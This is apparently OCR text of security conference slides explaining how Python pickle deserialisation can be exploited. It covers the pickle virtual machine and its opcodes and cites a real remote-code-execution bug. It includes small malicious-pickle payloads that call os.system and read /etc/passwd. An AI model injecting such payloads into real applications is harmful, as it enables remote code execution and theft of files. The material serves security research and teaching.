Marco Slaviero

Sour Pickles

A serialised exploitation guide in one part

This talk

Deep dive into exploiting Pickle deserialisation vulnerabilities (with a slight diversion in finding them)

(i.e. not Miller or Esser)

Free map enclosed

- Pickle: who cares?
  - Pickle background and PVM
    - Attack scenarios
      - Shellcode and demos
        - converttopickle.py/Anapickle
          - Bugs in the wild

Introduction: The theory

Warning: The `pickle` module is not intended to be secure against erroneous or maliciously constructed data. Never unpickle data received from an untrusted or unauthenticated source.

http://docs.python.org/library/pickle.html

Introduction: The practice

- Bug found in Jan 2011 by @dbph
- Want rsa in python?
  - easy_install rsa
- This guy did ➢ https://github.com/aktowns/rsatweets
  - Python module for send and receiving encrypted tweets. Relies on 'rsa' module
- Follow the call chain

```
readTweet(tag, author)
   rsa.decrypt(cipher)
     rsa.gluechops(chops)
             rsa.unpicklechops(string)
                     pickle.load(zlib.decompress(base64.decod
                             estring(string)))
```

- RCE via Twitter

Goals


- Dig into Pickle exploitation
- Explore the limits of what is possible
- Build useful tools and shellcode
- Find bugs

- The fundamental issue is not new
- But no public exploitation guide exists
- (And what's the world for, if we can't exploit stuff?)

Background: Serialisation

- Function X wants to send an object to Function Y
  - Separate processes
  - Separate machines
- Can
  a) Build a custom marshalling protocol
  b) Implement a public marshalling protocol, such as ASN.1
  c) Rely on the underlying framework to convert the object to and from a stream of bytes, in a consistent way
- Hint: c) is easiest to use

- Built-in on numerous languages


Serialiser
Caches
Database
s
File-
systems
Sockets
Message
buses
Deserialiser

Python's Pickle

- Default method for serialisation
  - In all recent versions (2.3+ for our purposes)
- Tightly integrated
- Opaque
- Versioned
  - Used to be 7-bit, now supports 8-bit too
  - 6 Pickle versions as of Python 3.2
  - Newer versions are backwards compatible
  - Old Python versions break on newer pickles
- Two essential calls
  - `dumps()` takes as input a Python object and returns a serialised string. dump() is equivalent and not mentioned again.
  - `loads()` takes as input a serialised string and returns a Python object. load() is equivalent and not mentioned again.
  - Pickle and cPickle

Terminology

- *Pickle* ➢ The module
- *pickle stream* or *pickle* ➢ sequence of serialised bytes
- *Host pickle* ➢ benign pickle obtained by an attacker, into which shellcode could be injected
- *Malpickle* ➢ pickle stream into which shellcode has been placed
- *Pickling/unpickling* ➢ verbs for serialisation, deserialisation
- *Entity* ➢ Datum stored in a serialised form in the pickle stream. Has a Python type.

Skinning the Pickle

- Not just marshalling
- Objects are key
- Handles arbitrary objects without implementing *Serializable* or knowing anything about them
  - If the object name can be resolved in the module path, it can be reconstructed
- loads() is the gateway
  - naked loads() calls are our "gets()"

High level default pickle process

- Take instance of class Foo
- Extract all attributes from the object (__dict__)
- Convert the list of attributes into name-value pairs
- Write the object's class name
- Write the pairs

- Object is reduced according to defined steps

High level default unpickle process

- Take pickle stream
- Rebuild list of attributes
- Create an object from the saved class name
- Copy attributes into the new object

- i.e. Can unpickle any object so long as the class can be instantiated
- Expressive language required to rebuild arbitrary attributes

Lifting the Skirt

- How does that unpickle magic happen?
  - Kicks off in pickle.loads()
- Pickle relies on a tiny virtual machine
- Pickle streams are actually programs
  - Instructions and data are interleaved

Pickle Virtual Machine (PVM)

The protocol requires:

1. Instruction processor (or engine)
2. Stack
3. Memo

PVM Instruction Engine

- Reads opcodes and arguments from the stream, starting at byte 0
- Processes them, alters the stack/ memo
- Repeat until end of stream
- Return top of the stack, as the deserialised object (when a STOP is encountered)

PVM Memo

- Basically indexed registers
- Implemented as a Python dict in Pickle
- Provides storage for the lifetime of the PVM

- Sparse array, can index non-sequentially

PVM Stack

- Temporary storage for data, arguments, and objects used by the PVM
- Implemented as a Python list in Pickle
- Regular stack
  - Instructions load data onto the stack
  - Instructions remove and process stack items
- Final object on the stack is the deserialised object

PVM Instructions

- Opcodes are a single byte
- Instructions that take arguments use newlines to delimit them
  - Not all opcode have args
  - Some opcodes have multiple args
- Data loading instructions read from the instruction stream, load onto the stack
- No instructions to write into the instruction sequence

Opcodes: data loading

Opcode	Mnemonic	Data type loaded onto the stack	Example
S	STRING	String	`S'foo'\n`
V	UNICODE	Unicode	`Vfo\u006f\n`
I	INTEGER	Integer	`I42\n`

Opcodes: Stack/memo manipulation

Opcode	Mnemonic	Description	Example
(	MARK	Pushes a marker onto the stack	`(`
0	POP	Pops topmost stack item and discards	`0`
p<*memo*>\n	PUT	Copies topmost stack item to memo slot	`p101\n`
g<*memo*>\n	GET	Copies from memo slot onto stack	`g101\n`

Opcodes: List, dict, tuple manipulation


Opcode	Mnemonic	Description	Example
l	LIST	Pops all stack items from topmost to the first MARK, pushes a list with those items back onto the stack	`(S'string'\nl`
t	TUPLE	Pops all stack items from topmost to the first MARK, pushes a tuple with those items back onto the stack	`(S'string 1'\nS'string 2'\nt`
d	DICT	Pops all stack items from topmost to the first MARK, pushes a dict with those items alternating as keys and values back onto the stack	`(S'key1'\nS'val1'\nS'key2'\nI123\nd`
s	SETITEM	Pops three values from the stack, a dict, a key and a value. The key/value entry is added to the dict, which is pushed back onto the stack	`(S'key1'\nS'val1'\nS'key2'\nI123\ndS'key3'\nS'val 3'\ns`

Opcodes: Example tuple

Instruction sequence

```
(S'str1'
S'str2'
I1234
t
```

Stack




Opcodes: Example tuple

Instruction sequence

```
(S'str1'
S'str2'
I1234
t
```

Stack




Opcodes: Example tuple

Instruction sequence

```
(S'str1'
S'str2'
I1234
t
```

Stack




Opcodes: Example tuple

Instruction sequence

```
(S'str1'
S'str2'
I1234
t
```

Stack



Opcodes: Example tuple

Instruction sequence

```
(S'str1'
S'str2'
I1234
t
```

Stack


1234
'str2'
'str1'
MARK
<Stack bottom>

Opcodes: Example tuple

Instruction sequence

```
(S'str1'
S'str2'
I1234
t
```

Stack



Opcodes: Object loading


Opcode	Mnemonic	Description	Example
c	GLOBAL	Takes two string arguments (module, class) to resolve a class name, which is called and placed on the stack. Can load module.name.has.numerous.labels-style class names. Similar to 'i', which is ignored here	cos\nsystem\n
R	REDUCE	Pops a tuple of arguments and a callable (perhaps loaded by GLOBAL), applies the callable to the arguments and pushes the result	cos\nsystem \n(S'sleep 10'\ntR

Opcodes: Example load and call

Instruction sequence

```
c__builtin__
file
(S'/etc/passwd'
tR
```

Stack




Opcodes: Example load and call

Instruction sequence

```
c__builtin__
file
(S'/etc/passwd'
tR
```

Stack




Opcodes: Example load and call

Instruction sequence

```
c__builtin__
file
(S'/etc/passwd'
tR
```

Stack



Opcodes: Example load and call

Instruction sequence

```
c__builtin__
file
(S'/etc/passwd'
tR
```

Stack

'/etc/passwd'
MARK
__builtin__.file
<Stack bottom>

Opcodes: Example load and call

Instruction sequence

```
c__builtin__
file
(S'/etc/passwd'
tR
```

Stack

('/etc/passwd',)
__builtin__.file
<Stack bottom>


Opcodes: Example load and call

Instruction sequence

```
c__builtin__
file
(S'/etc/passwd'
tR
```

'R' executes __builtin__.file('/etc/passwd')

Stack



Limitations

- Can't Pickle
  - Objects where it doesn't make sense (e.g. open files, network sockets)
- Opcodes
  - Set is not Turing complete in isolation
  - No comparison/branching
  - No repetition
  - Can't directly manipulate its own stream
  - Can't access Python variables
- No exception handling or error checking
- Class instances and methods not directly handled
- Limited to data manipulation and method execution
  - In practice, does this matter?

Problem?

- Combination of GLOBAL and REDUCE means execution of Python callables
  - i.e. bad
- Unvalidated or poorly validated input to loads() is very dangerous
  - also known
- Previous work has focused on execution
  - no return values
  - no merging into malpickles


Immediate aims

- Create reliable shellcode that works across Python versions/platforms
  - Even when “hamful” methods are unavailable
- Want shellcode that can modify the returned Python object

